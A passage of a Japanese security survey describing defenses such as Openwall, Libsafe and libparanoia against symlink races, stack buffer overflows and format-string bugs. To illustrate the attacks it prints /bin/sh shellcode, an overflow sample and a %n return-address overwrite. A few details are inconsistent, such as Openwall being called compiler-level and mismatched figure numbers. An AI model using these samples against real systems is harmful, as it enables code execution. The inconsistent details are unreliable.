このようにシンボリックを悪用して, 別ユーザ権限で動作するプログラムを誤動作させることにより，セキュリティ侵害を行う攻撃方法を「シンボリックリンク攻撃」と呼ぶ。シンボリックリンク攻撃を避けるためには，ファイルをオープンするときには必ずそれがシンボリックリンクでないことをチェックする必要がある。

図 32 はテンポラリファイルを作成するサンプルプログラムである。シンボリックリンク攻撃を回避するために，素直にシンボリックリンクチェックを実装している。作成しようとするテンポラリファイルのパス filepath について 5 行目の lstat() システムコールでファイル情報を取得し，6 行目でこれがシンボリックリンクであればエラーリターンしている。6 行目は lstat() システムコールがエラーでないときのみ実行されるが，lstat() がエラーとなるときはファイルもシンボリックリンクも存在しないときであるので確認が不要だからだ。8 行目の creat() システムコールでテンポラリファイルを作成して以降の処理へと続く・・・という手順である。一見何ら問題ないようだが，実はレースコンディションが存在しシンボリックリンクチェックを回避されてしまう。

```
1      char *filepath;                              ← 作成するテンポラリファイルへのパス
2      struct stat st;                              ← ファイル情報構造体
3      int fd;                                      ← ファイルディスクリプタ
4      ...
5      if( lstat(filepath, &st)!=-1 ) {             ← ファイル情報を取得
6            if(S_ISLNK(st.st_mode)) return -1;     ← シンボリックリンクならエラーリターン
7      }
8      fd = creat(filepath, 0666);                  ← テンポラリファイルを作成
9    ...
```

図32.　シンボリックリンクチェックをしてからテンポラリファイル作成

プログラムが lstat() する直前で攻撃プログラムがシンボリックリンクを削除しておき（1 行目），プログラムが lstat() してファイル情報を取得しシンボリックリンクでないことをチェック（2 行目），lstat() 直後～creat() 直前のタイミングで攻撃プログラムがシンボリックリンクを作成すると（3 行目），creat()はシンボリックリンク先へファイルを作成してしまう（4 行目）。この絶妙なタイミングで攻撃プログラムがシンボリックリンクを削除・作成することで，図 30 のシンボリックリンク攻撃対策をすり抜けることができる。

図 30 のプログラムは lstat() と creat() の間のわずかなタイミングで filepath が指す対象が変化しないことを前提に作られている。しかし lstat() と creat() の２つの操作は１つの不可分な操作としてまとめることができないので，この２つの操作の隙間にレースコンディションが存在する。このようにレースコンディションを利用してセキュリティ侵害を行うことが可能で，これをレースコンディション攻撃と呼ぶ。

【Openwall のファイルへのリンク制御方法】

Openwall のファイルに対してリンクを作成することを制御するために、カーネル内のシンボリックを扱う関数を拡張している。具体的には以下のようなリンクのチェック関数を追加し、必要に応じてリンクのチェックを行う。実際には/tmp だけで

なく、以下の条件の場合にリンクを辿ることが禁止されるような仕組みをとっている。

1. ディレクトリにスティキービットがセットされている。
2. 対象のファイルがシンボリックリンクである。
3. 親ディレクトリのオーナーID とファイルのオーナーID が異なる。
4. 現在のプロセスのファイル[4]ID と現在のファイルのオーナーID が異なる。

```
1       static inline int check_link(struct dentry *dentry)
2       {
3               struct inode *inode, *dir;
4
5               inode = dentry->d_inode;
6               /* XXX: no locking, races possible */
7               dir = dentry->d_parent->d_inode;
8
9               /*
10               * Don't follow links that we don't own in +t directories,
11               * unless the link is owned by the owner of the directory.
12               */
13              if ((dir->i_mode & S_ISVTX) &&
14                  inode->i_uid != dir->i_uid &&
15                  current->fsuid != inode->i_uid) {
16                      security_alert_symlink(inode);
17                      return -EACCES;
18              }
19
20              return 0;
21      }
```

図33.　リンクチェック関数

このチェックはシステムコール内の不可分の操作として定義されており、シンボリック攻撃だけではなく、レースコンディションの対策としても利用される。アプリケーションレベルでは完全にレースコンディションは防ぐことは困難であるが、カーネルレベルでこうした対策を実現することで個別のアプリケーションで対応する必要はなくなる。

d)　開発体制

Openwall は StackGuard と同様に、WireX 社にて開発されている Immunix という Linux ディストリビューションに組み込まれているモジュールである。Immunix という名前で、セキュリティを強化した Linux ディストリビューションが提供されており、Openwall はこのシステムの基本的なカーネルセキュリティ拡張として採用されている。

[4] Linux カーネル特有のものでファイル・システムに対するアクセスチェックに用いられるユーザ ID である。通常は実行ユーザ ID と同じ値になる。

e) 他のシステムでの利用状況

- Immunix

  WireX 社の Immunix ディストリビューションで利用されている。

f) 現在のバージョンと対応プラットフォーム

Openwall の現在のバージョンは 2.0 であり、Linux2.4.18 へのカーネルパッチとして提供されている。インテルアーキテクチャのみサポートされている。その他に、以下の Linux カーネルのパッチが提供されている。

- Linux 2.2.20
- Linux 2.2.22

g) 利点と欠点

Openwall はコンパイラレベルでバッファーオーバーフロー攻撃を検出するもので、非常にオーバーヘッドが低く実用的なメカニズムを提供する。Openwall の利点・欠点を整理すると以下のようになる。

《利点》

(1) カーネルレベルで保護機能実装が行われているため、個々のアプリケーションをコンパイルし直す必要がない。
(2) カーネル内でチェックが行われるため、実行時のオーバーヘッドが低い。
(3) レースコンディションなどの脆弱性に対しても対応が可能である。
(4) コンパイラがスタック上にスタックポインタ上にフレームポインタを格納するコードを作らないもの (gcc –fomit-frame-pointer など) に対しても対応可能である。

《欠点》

(1) カーネルを再構築し、インストールし直す必要がある。
(2) スタック上のコードを実行するアプリケーションは実行できなくなる。
(3) スタックの制限を 8M 以上に設定した場合は、必ずしもバファーオーバーフロー攻撃を防御することはできない。
(4) 再帰的なプログラムを実行する場合は、戻り値にスタックのアドレスを指定するため、Openwall が採用するユーザメモリー空間におけるスタックの非実行化を利用することはできない。（プログラムが実行できなくなる）
(5) バッファーオーバーフローを引き起こすことを防ぐことはできない。あくまでバッファーオーバーフローが発生して保護対象が不正に修正したことを検出できるのみである。

2.3.　ライブラリ技術

2.3.1.　Libsafe ライブラリ

a)　概要

Libsafe はバッファーオーバーフロー攻撃を検出し、エラーを防ぐツールである。従来の方法と比較して、ソースコードを要求せず、すでにコンパイルされたプログラムに適用できる点が異なる。基本的にはバッファーオーバーフロー攻撃に対してプロセスを安全に保護することができる。こうしたセキュリティツールは他にあまりなく非常に有用なツールである。Libsafe では、脆弱性があると知られている C 言語の標準ライブラリ関数の呼び出しを横取りし、安全な関数と置き換える。横取りされる関数の代用としての関数はオリジナルの機能を有しているが、バッファーオーバーフローを制御する機能を併せ持つ。



図34.　Libsafe ライブラリの基本的な仕組み

Libsafe の鍵となるアイデアは自動的にバッファーのサイズにおける安全な上限を決定することである。この決定は、コンパイル時には行うことができない。なぜなら、バッファーのサイズは実行されるときにしかわからないものもあるからである。バッファーサイズの決定はバッファーが関連する関数を実行した後に行われる。Libsafe はそのようなローカルバッファーが現在のスタックフレームを越えて拡張できないということを実現することによって、最大のバッファーサイズを決定している（詳細は後述）。この決定の仕組みを実現することによって、関数の置き換えられたバージョンで、バッファーへの書き込みを制限することができる。このように、ある関数から、スタック上に配置されたリターンアドレスが上書きされ、プロセスが勝手に利用されることを不可能にするのが Libsafe である。

b) 検出可能な脆弱性

Libsafe では以下の 2 つの脆弱性を検出可能である。

(1) バッファーオーバーフロー攻撃に対する脆弱性

(2) フォーマット・ストリング・バグ攻撃に対する脆弱性

（ただし上記のに分類されるすべての脆弱性を検出できるわけではない）

c) Libsafe の機能詳細

Libsafe では以下の 3 つの機能を有している。

(1) バッファーオーバーフロー攻撃検出機能

バッファーオーバーフロー攻撃を検出し、プログラムを安全に停止する機能

(2) フォーマット・ストリング・バグ攻撃検出機能

printf()関数などに起因して発生するフォーマット・ストリング・バグ攻撃を検出し、プログラムを安全に停止する機能

(3) アクション機能

上記の攻撃を検出した場合に、メールを出したり、攻撃発生時のスタックの状態を出力したりといった攻撃検出時のアクションを定義する機能

[1] バッファーオーバーフロー攻撃検出機能

Libsafe ライブラリでは、以下の 2 点をバッファーオーバーフロー攻撃の発生を防止するための基本的な考え方としている。

- スタック変数をオーバーフローさせる、すなわち実行中のプロセスにアタックコードを注入することはバッファーオーバーフロー攻撃を成功させるために必要不可欠なことである。攻撃はアタックコードを実行するために、プロセスの実行シーケンスを変更しなければならない。
- バッファーオーバーフローは一般的には阻止することができないけれど、実行時に自動的に書き込み範囲をチェックするメカニズムを導入することで、オーバーフローがリターンアドレスを変更し、プロセスの制御フローを変更することを阻止できる。

【バッファーオーバーフロー攻撃検出のためのコンセプト】

Libsafe におけるバッファーオーバーフロー攻撃検出のためのコンセプトを説明するために例として以下のサンプルコードで、バッファーオーバーフローを取り上げる。

```
1   #include <stdio.h>
2
2   char shellcode[ ] =
3       "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
4       "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
5       "\x80\xe8\xdc\xff\xff\xff/bin/sh";
6
7   char large_string[128];
8   int i;
9   long *long_ptr;
10  int main() {
11      char buffer[96];
12      long_ptr = (long *)large_string;;
13      for (i=0; i<32; i++)
14                  *(long_ptr+i) = (int)buffer;
15      for (i=0; i<(int)strlen(shellcode); i++)
16                  large_string[i] = shellcode[i];
17      strcpy(buffer, large_string);
18      return 0;
19  }
```

図35.　バッファーオーバーフローサンプルプログラム

このサンプルプログラムでは 17 行目の strcpy() 関数の呼び出しにおいて、サイズ 96 の buffer にサイズ 128 の文字列を書き込もうとすることで、バッファーオーバーフローが発生する。



図36.　バッファーオーバーフロー

strcpy() 関数では変数 buffer のサイズを正確に決定することはできない。17 行目の strcpy() 関数が呼ばれたときのスタックの状態を以下に示す。

```
1     ----------------------------------------
2     address | long var | +0 +1 +2 +3 | 0123
3     ----------------------------------------
4     bffffb14| ffffffff | ff ff ff ff | ....   ← mark
5     bffffb18| bffffb50 | 50 fb ff bf | P...   ← buffer[0-3]
            ～（中略）～
7     bffffb74| 08049804 | 04 98 04 08 | ....   ← buffer[92-95]
8     bffffb78| bffffb98 | 98 fb ff bf | ....   ← ebp の保存値
9     bffffb7c| 400329cb | cb 29 03 40 | .).@   ← リターンアドレス
10    bffffb80| 00000001 | 01 00 00 00 | ....   ← top frame 関連
11    bffffb84| bffffbc4 | c4 fb ff bf | ....
----------------------------------------
```

図37.　スタックの状態

図 37 にあるように、buffer 配列の前に、フレームポインタ（Intel アーキテクチャでは ebp）があることがわかる。フレームポインタとは、以前のフレームのフレームポインタを含んだメモリの位置を差すものである。図では 8 行目が ebp の値を示す。ここでは、ebp として `bffffb98` が保持されているのがわかる。ここで重要なのは、この ebp の値によってメモリが関数の引数とスタック変数（現在の関数におけるローカル変数）に分けていることである。つまり ebp より以前の（メモリーアドレスが ebp より小さい）ものは現在の関数に関するものであり、ebp より以降の（メモリーアドレスが ebp より大きい）ものは以前の関数に関するものである。

buffer のサイズは原則として、フレームポインタを超えて、トップフレーム上に置かれた他のすべてのスタック変数にアクセス可能であってはならない。つまり ebp が保持されているメモリーアドレスはある関数において、変数を操作できる安全な上限となる。これより上位のアドレスに対する操作は不正なものとみなすことができる。図 35 では ebp が保持されている、`bffffb78` がバッファーなどへの書き込みを行うための上限となる。あるスタックフレーム上に置かれた変数のサイズはその変数のスタックフレームの置き場所（buffer 配列であれば `bffffb18`）とこれらの変数のために要求されるサイズ、および、ebp が保持されているメモリのアドレスによって制限される。

○ **書き込み可能なメモリーサイズ（上限値）** =
　　ebp が保持されているメモリのアドレス - 操作対象の変数の先頭アドレス
○ **安全なメモリー領域**
　　上限値 > 要求されるサイズ　ならば安全

Libsafe では、この知識をスタックバッファーのオーバーフロー防御のために利用している。結果として、strcpy() 関数を呼び出すことによって実行される攻撃は検出され、リターンアドレスが書きかえられる前に終了する。

【Libsafe におけるバッファーオーバーフロー攻撃の防御】

上記の基本的なコンセプトを Libsafe ではどのように実施しているかを示すために、ここでは、Libsafe で定義されている strcpy() 関数を示し、実際にどのようなプロセスでバッファーオーバーフロー攻撃を防御しているか示す。

まず 6 行目から 9 行目にて標準の C ライブラリ関数の memcpy() と strcpy() のアドレスを取り出す。14 行目の_libsafe_stackVariableP 関数で strcpy() 関数に与えられた dest からフレームポインタまでのサイズを計算する。これを**書き込み可能な上限値**として設定する。20 行目で入力される src のサイズと 14 行目で得た上限値を比較し、src のサイズが上限を超えていたらバッファーオーバーフローが発生すると判断する。そうでなければ、memcpy() 関数を使って、strcpy() 関数と同様の処理を実施する。

```
1   char *strcpy(char *dest, const char *src)
2   {
3       static strcpy_t real_strcpy = NULL;
4       sizet max_size, len;
5
6       if (!real_memcpy)
7          real_memcpy = (memcpy_t) getLibraryFunction("memcpy");
8       if (!real_strcpy)
9          real_strcpy = (strcpy_t) getLibraryFunction("strcpy");
10
11      if (_libsafe_exclude)
12          return real_strcpy(dest, src);
13
14      if ((max_size = _libsafe_stackVariableP(dest)) == 0) {
15          LOG(5, "strcpy(<heap var> , <src>)\n");
16          return real_strcpy(dest, src);
17      }
18
19      LOG(4,"strcpy(<stack var>,<src>)stacklimit=%d)\n", max_size);
20      if ((len = strnlen(src, max_size)) == max_size)
21          _libsafe_die("Overflow caused by strcpy()");
22      real_memcpy(dest, src, len + 1);
23      return dest;
24  }
```

ライブラリ関数のアドレス取得

書き込み可能上限値算出

書き込みサイズチェック

図38.　Libsafe における strcpy() 関数の実装

[2] フォーマットストリング検出機能

バッファーオーバーフロー攻撃のほかに Libsafe ではフォーマット・ストリング・バグを利用した攻撃を検出することができる。フォーマット・ストリング・バグを利用した攻撃は、バファーオーバーフロー攻撃と同様に、プログラムを制御するポイントとなる部分（リターンアドレスなど）を書き換え、悪意のあるコードを実行するものである。バッファーオーバーフロー攻撃との違いはバッファーオーバーフローを利用するのではなく、printf() 系の関数の特性を利用することである。

【フォーマット・ストリング・バグ攻撃】

フォーマット・ストリング・バグ攻撃にて悪用される printf() 系の関数に潜む問題を以下の例で説明する。

```
1       #include <stdio.h>
2
3       void foo(long ptr)
4       {
5               long mask2=0x00000001;
6               printf("%x %x %x %x\n");
7       }
8
9       int main()
10      {
11              long mask=0xffffffff;
12              foo(mask);
13              return(0);
14      }
```

図39.　サンプルプログラム

上記の例では、6 行目の printf(“%x %x %x %x¥n”); という部分が問題の部分である。この記述は printf() に対する引数が少ないためにエラーとなるように思われるが、実際にはコンパイルは可能である。これを実行すると以下のような結果が得られる。

```
1 bffffb78 8048442 ffffffff
```

図40.　実行結果

上記のように 4 つの 16 進数の値が表示される。ここで printf() 関数実行前のスタックの状態を示す。

```
----------------------------------------
 address | long var | +0 +1 +2 +3 | 0123
----------------------------------------
 bffffb64| 00000001 | 01 00 00 00 | ....  ← mark2
 bffffb68| bffffb78 | 78 fb ff bf | x...  ← ebp の保存値
 bffffb6c| 08048442 | 42 84 04 08 | B...  ← リターンアドレス
 bffffb70| ffffffff | ff ff ff ff | ....  ← 引数
 bffffb74| ffffffff | ff ff ff ff | ....  ← mask
 ---------------------------------------
```

図41.　スタックの状態

これを見るとわかるように、printf() 関数にて表示された値はスタックの状態を示している。例における printf() 関数は実行された直前のスタックの状態を表示してしまう。このことは攻撃者がスタックの情報を取得するために printf() 系関数を利用可能であることを示している。さらに、こうした printf() の問題を利用して、以下のようにして、リターンアドレスを書きかえることができる。

```
printf(“%.*d%n¥n”, (int)start_attack_code, 0, return_addr_ptr);
```

図42.　printf() 関数の悪用

ここでは「%n」という書式変換指定文字が不正の原因となる。「%n」は printf() 関数によって標準出力に出力された文字数を返す。例えば、6 桁の数値を表示した場合には、「%n」は 6 を return_addr_ptr の示すアドレスに格納する。上記の例では、start_statck_code にアタックコードを格納した先頭アドレスを指定している。これは「%.*d」という変換指定文字によって 0 という値を start_statck_code の先頭アドレスの数だけ表示することになる。つまり表示される文字の数は start_statck_code の先頭アドレスと等しくなる。これを悪用することによって、return_addr_ptr に攻撃コードの先頭アドレスを格納することができる。ここで、return_addr_ptr にリターンアドレスが格納されたスタックのアドレスを格納しておけば、攻撃コードが実行されることとなる。

説明で挙げたプログラム（図 39）の一部を以下のように変更する。

```
char shellcode[] =
   "¥xeb¥x1f¥x5e¥x89¥x76¥x08¥x31¥xc0¥x88¥x46¥x07¥x89¥x46¥x0c¥xb0¥x0b"
   "¥x89¥xf3¥x8d¥x4e¥x08¥x8d¥x56¥x0c¥xcd¥x80¥x31¥xdb¥x89¥xd8¥x40¥xcd"
   "¥x80¥xe8¥xdc¥xff¥xff¥xff/bin/sh";

void foo(long ptr)
{
       long mask2=0x00000001;
       long ret_addr = 0xffffffff;
       printf("%.*d%n¥n", (int)shellcode, 0, ret_addr);
}
```

図43.　修正したコード

ret_addr に適切なリターンアドレスを指定することで、不正にシェルコードを実行することが可能となる。

【フォーマット・ストリング・バグを利用した攻撃の防御】

上記で説明したフォーマット・ストリング・バグを利用した攻撃に対して、Libsafe は以下の 2 つのチェックを行う。

(1) リターンアドレスのチェックとフレームポインタのチェック

書式変換指定文字「%n」がフレームポインタまたはリターンアドレスを書き換えようとしていないかどうかチェックする。

(2) フレームスパンチェック

基本的に関数の引数リストは、常に 1 つのスタック領域に含まれている。そこで、printf(%x %x ….”) のような記述を使ってプログラムが現在のスタック領域を越えるようなデータを要求していないかどうかをチェックする。

実際の処理では、フォーマットストリングの中に、「%n」が含まれる場合は、すべての書式変換指定文字中にフレームポインタまたはリターンアドレスを差しているものがないかどうかをチェックする。「%n」が含まれない場合はチェックをしない。

【置換される標準 C 関数】

Libsafe は上記の技術を実装したものである。Libsafe は保護を必要とするすべてのプロセスにおいて事前に読み込まれるダイナミックローダブルライブラリとして実

装されている。先読みは Libsafe ライブラリをプログラムコードとダイナミックローダブル標準 C 関数ライブラリの間に挿入する。ライブラリは標準関数の呼び出しをインターセプトして、実行の前に C のライブラリ関数を呼び出す前に、引数のバウンドチェックを行う。実際に以下に示す関数が置き換えられる。

関数	危険性
strcpy(char *dest, const char *src)	変数 dest のバッファーのオーバーフローの可能性
strcat(char *dest, const char *src)	同上
strpcpy(char *dest, const char *src)	同上
wcscpy(wchar_t *dest, const wchar_t *src)	同上
wcpcpy(wchar_t *dest, const wchar_t *src)	同上
wcscat(wchar_t *dest, const wchar_t *src)	同上
getwd(char *buf)	変数 buf のバッファーのオーバーフローの可能性
gets(char *s)	変数 s のバッファーのオーバーフローの可能性
[vf]scanf(const char *format, …)	引数におけるオーバーフローの可能性
realpath(char *path, char resolved_path[])	変数 path のバッファーのオーバーフローの可能性
[v]sprintf(char *str, const char *format, …)	変数 str のバッファーのオーバーフローの可能性 フォーマットストリング攻撃の可能性

表3.　Libsafe で置換される関数

[3] アクション機能

Libsafe ではバッファーオーバーフロー攻撃または、フォーマット・ストリング・バグを用いた攻撃を検出した場合に、以下のアクションを選択することが可能である。

アクション	標準	
プロセスの終了	Off/On	Not optional
syslog()を使って/var/log/secure を書き出す	On	Optional
標準出力にワーニングを出力する	On	Not Optional
ファイルにスタック情報を 16 進数でダンプする	Off	Optional
受信者のリストに e-mail を送る	Off	Optional
abort() 関数を呼び出し、コアダンプさせる	Off	Optional

表4.　Libsafe のアクション一覧

上記の機能はデフォルトではすべてが利用可能ではないが、コンパイルオプションを変更することで、利用が可能となる。Libsafe のデフォルトのアクションはプロセスを終了させることである。しかしながら、プロセスを終了させずに実行を継続させることもできる[5]。この場合は「%n」が使われていないことが条件となる。「%n」によるエラーの場合は指定された情報を適切に返すことができないため、例え、処理を継続したとしても正しい処理が実行できない。こうした事態に対処するためにはアプリケーションにて入力値などに「%n」記号がないことをチェックし排除することである。

[5] この場合は直接ソースコードを修正する必要がある。

d) 開発体制

Libsafe は 2000 年 4 月 20 日，米 Lucent Technologies 社ベル研究所で開発された。現在、Lucent Technologies 社から分離した Avaya 社の Tim Tsai、Navjot Singh 両氏によって管理されている。

e) 現在のバージョンとプラットフォーム

Libsafe の最新バージョンは 2.0.16 である。Linux をベースとした、さまざまなディストリビューションにて利用可能である。ただし、Libc5 にリンクされたプログラムには利用できず、libc6 へのアップデートが必要となる。

f) 他のシステムでの利用状況

- Prelude **バッファーオーバーフローセンサ**
  Prelude と呼ばれる侵入検出システムにて利用されている。Libsafe は Prelude におけるバッファーオーバーフローセンサとして利用されている。
  （http://www.prelude-ids.org/）
- **その他**
  いくつかのディストリビューション（Debian, SuSE 等）にてパッケージとして採用されている。

g) 利点と欠点

Libsafe は標準 C 関数において脆弱性の原因となりうる関数をスタックの状態をチェックする機能を含んだ関数で置き換えるという比較的シンプルな方法でバッファーオーバーフロー対策を実施している。Libsafe の利点・欠点を整理すると以下のようになる。

《利点》

(1) ソースコードを必要とせず、コンパイルし直す必要がない。
(2) 導入が非常に容易である。

《欠点》

(1) Libsafe ではスタック領域上でフレームポインタの上位 4 バイト目をリターンアドレスと仮定している。したがって、それが適用されていないシステムでは攻撃を防げないことがある。
(2) バッファーオーバーフロー検出のために ebp の場所を鍵として書き込みできるメモリの上限値を算出しているため、その上限値以下のであれば、バッファーオーバーフローを制限できない。これは同一スタック上につまれた他の変数を Libsafe では

保護できないことを示している。

(3) Libsafe では Libsafe 自身のフレームポインタから隠すタック領域のベースポインタを算出する。そのため、ヒープ領域のものや、コンパイラがスタック上にスタックポインタ上にフレームポインタを格納するコードを作らないもの(gcc –format-frame-pointer など)に対しては、事前のチェックが行えない。

(4) フォーマット・ストリング・バグを利用した攻撃においては「%n」を利用しないものに関しては検出することができない。

2.3.2.　Free BSD stack integrity patch (libparanoia)

a)　概要

libparanoia は C のライブラリで発生するバッファーオーバーフロー攻撃を検出するためのツールである。Libsafe と同様に、C のライブラリ関数をセキュアなものに置き換え、バファーオーバーフロー攻撃のためのチェックを行うコードを追加する。Libsafe と同様に脆弱性があると知られている C 言語の標準ライブラリ関数を置き換えるが、Libsafe がこれらの関数の置き換えを実行時に自動的に行うのに対して、libparanoia は C の標準関数ライブラリ(libc)のコードを直接置き換える。そのため、導入に際しては、ライブラリの入れ替えが必要となり、Libsafe のように簡易に導入ができない。また Libsafe のように攻撃そのものを防御することはできず、攻撃を検出することのみ可能である。



図44.　libparanoia の基本的な仕組み

b)　検出可能な脆弱性

libparanoia では以下の脆弱性を検出可能である。

(1) バッファーオーバーフロー攻撃に対する脆弱性

（置き換える関数よって生じるバッファーオーバーフローのみに対応）

c)　libparanoia の機能詳細

libparanoia では以下の機能を有している。

(1) バファーオーバーフロー攻撃検出機能

バッファーオーバーフロー攻撃を検出し、プログラムを安全に停止する機能

[1] バッファーオーバーフロー攻撃検出機能

libparanoia での攻撃検出方法は、Libsafe とは異なり、StackGuard に近い検出方法を採用している。

【libparanoia での基本的な検出方法】

Libparanoia では、バッファーオーバーフロー攻撃によりリターンアドレスが不正に書き換えられることに着目して、C のライブラリ内の脆弱性を含む関数に対して、関数の実行に際して、以下の 2 つの手続きを追加する。

① 関数実行前

スタック上のリターンアドレスを含むある領域を別の領域に保存する。

② 関数実行後

関数実行後のスタック上のリターンアドレスを含むある領域の値を取り出し、保存しておいた値と比較する。値が異なる場合はバッファーオーバーフローが発生したと判断し、ログを残してプログラムを停止する。

StackGuard ではすべての関数呼び出しに対して、上記の手続きが組み込まれるが、libparanoia では、ライブラリ内の特定関数のみ上記の手続きを持つことになる。

【libparanoia におけるバッファーオーバーフロー攻撃の検出】

上記の基本的なコンセプトを libparanoia ではどのように実施しているかを示すために、ここでは、実行前に実施される関数と実行後に実行される関数を示す。

(1) 関数実行前関数

この関数では、はじめにスタックの現在の位置を取り出す。次に現在のスタックの位置から 10 アドレス分のスタックの領域のデータとスタックのアドレスを別の領域に保存する。ただし、領域がシェアードライブラリの領域にかかる場合には、その領域を無視する。このようにして libparanoia はスタックの特定領域をチェック用に保存する。

```
1       static unsigned long save[10];
2       static unsigned long saveip[10];
3       static unsigned invflag=0;
4       extern char* __progname;
5
6       static unsigned                          ← リターンアドレスを取得する関数
7       getbp()
8       {
9               __asm__("movl %ebp,%eax");
10              __asm__("movl (%eax),%eax");
11      }
12
13
14      void
15      enter_violation()                        ← 関数実行前に実行される関数
16      {
17              int i;
18              unsigned bp=getbp();             ← リターンアドレス取得
19
20              invflag++;
21              if(invflag>1) return;
22              bzero(save,sizeof(save));
23              bzero(saveip,sizeof(saveip));
24              bp=*((unsigned*)bp);
25              for(i=0;i<10;i++) {              ← リターンアドレスから特定の領域
26                                                 をコピーする
27                      save[i]=bp;
28                      if(!bp) break;
29                      /* this is bogus, but... Sometimes we got stack entries
30                       * points to low addresses. 0x20000000 - is a shared
31                       * library maping start */
32                      if(bp<0x20000000) {      ← シェアードライブラリのポインタの
33                              save[i]=0;         場合は保存しない。(動的に変更
34                              break;             されるため)
35                      };
36                      saveip[i]=*((long unsigned*)bp+1);
37                      bp=*(long unsigned*)bp;
38              };
39      }
```

図45.　関数実行前関数

(2)　関数実行後関数

この関数では、はじめにスタックの現在の位置を取り出す。次に現在のスタックの位置から保存しておいたスタックのデータと現在のデータの値を比較する。もしデータが異なっている場合には、バッファーオーバーフローが発生したものとしてログを出力し、プログラムを停止する。また、データだけではなく、スタックのアドレスに対しても同様のチェックを行う。このようにして libparanoia は保存しておいたスタックの特定領域をチェックし、バッファーオーバーフロー攻撃の検出を行う。

```
1       void
2       exit_violation()                        ← 関数実行後に実行される関数
3       {
4               int i;
5               unsigned bp=getbp();            ← リターンアドレスを取得する関数
6
8               if(invflag>1) {
9                       invflag--;
10                      return;
11              };
12              bp=*((unsigned*)bp);
13              for(i=0;i<10;i++) {
14                      if(!save[i]) break;
15                      if(bp!=save[i]) {       ← 保存した値と現在の値を比較
16                              SUICIDE;        ← 異なる場合はバッファーオーバー
17                      };                        フロー検出
18                      if(!bp) break;
19                      if(saveip[i]!=*((unsigned*)bp+1)) {
20                              SUICIDE;        ← 保存したアドレスと現在のアド
21                      };                        レスを比較
22                      bp=*(unsigned*)bp;
23              };                              ← 異なる場合はバッファーオーバー
24              invflag--;                        フロー検出
25              return;
26      }
```

図46.　関数実行後関数

ここで実際に置き換えられる C の標準関数である strcpy() の実装を示す。置き換えられる関数の実装は非常に単純で、上記で示したチェック用の関数を関数の実行前・後に挿入するだけである。

```
1       char*
2       strcpy(char* dst, const char* src)
3       {
4               char* sav=dst;
5               enter_violation();              ← 実行前関数
6               while(*(dst++)=*(src++));
7               exit_violation();               ← 実行後関数
8               return sav;
9       }
```

図47.　libparanoia における strcpy() 関数の実装

【置換される標準 C 関数】

libparanoia は上記の技術を実装したものである。本技術が実装されたライブラリ関数としては以下のものがある。

関数	危険性
strcpy(char *dest, const char *src)	変数 dest のバッファーのオーバーフローの可能性
strcat(char *dest, const char *src)	同上
strpcpy(char *dest, const char *src)	同上
gets(char *s)	変数 s のバッファーのオーバーフローの可能性
[vf]scanf(const char *format, …)	引数におけるオーバーフローの可能性
[v]sprintf(char *str, const char *format, …)	変数 str のバッファーのオーバーフローの可能性

表5.　libparanoia で置換される関数

d) 開発体制

libparanoia はルーマニアの Alexandre Snarskii 氏によって作成された。現在の開発体制は不明であるが、FreeBSD の公式ページで ports として管理されている。

e) 現在のバージョンとプラットフォーム

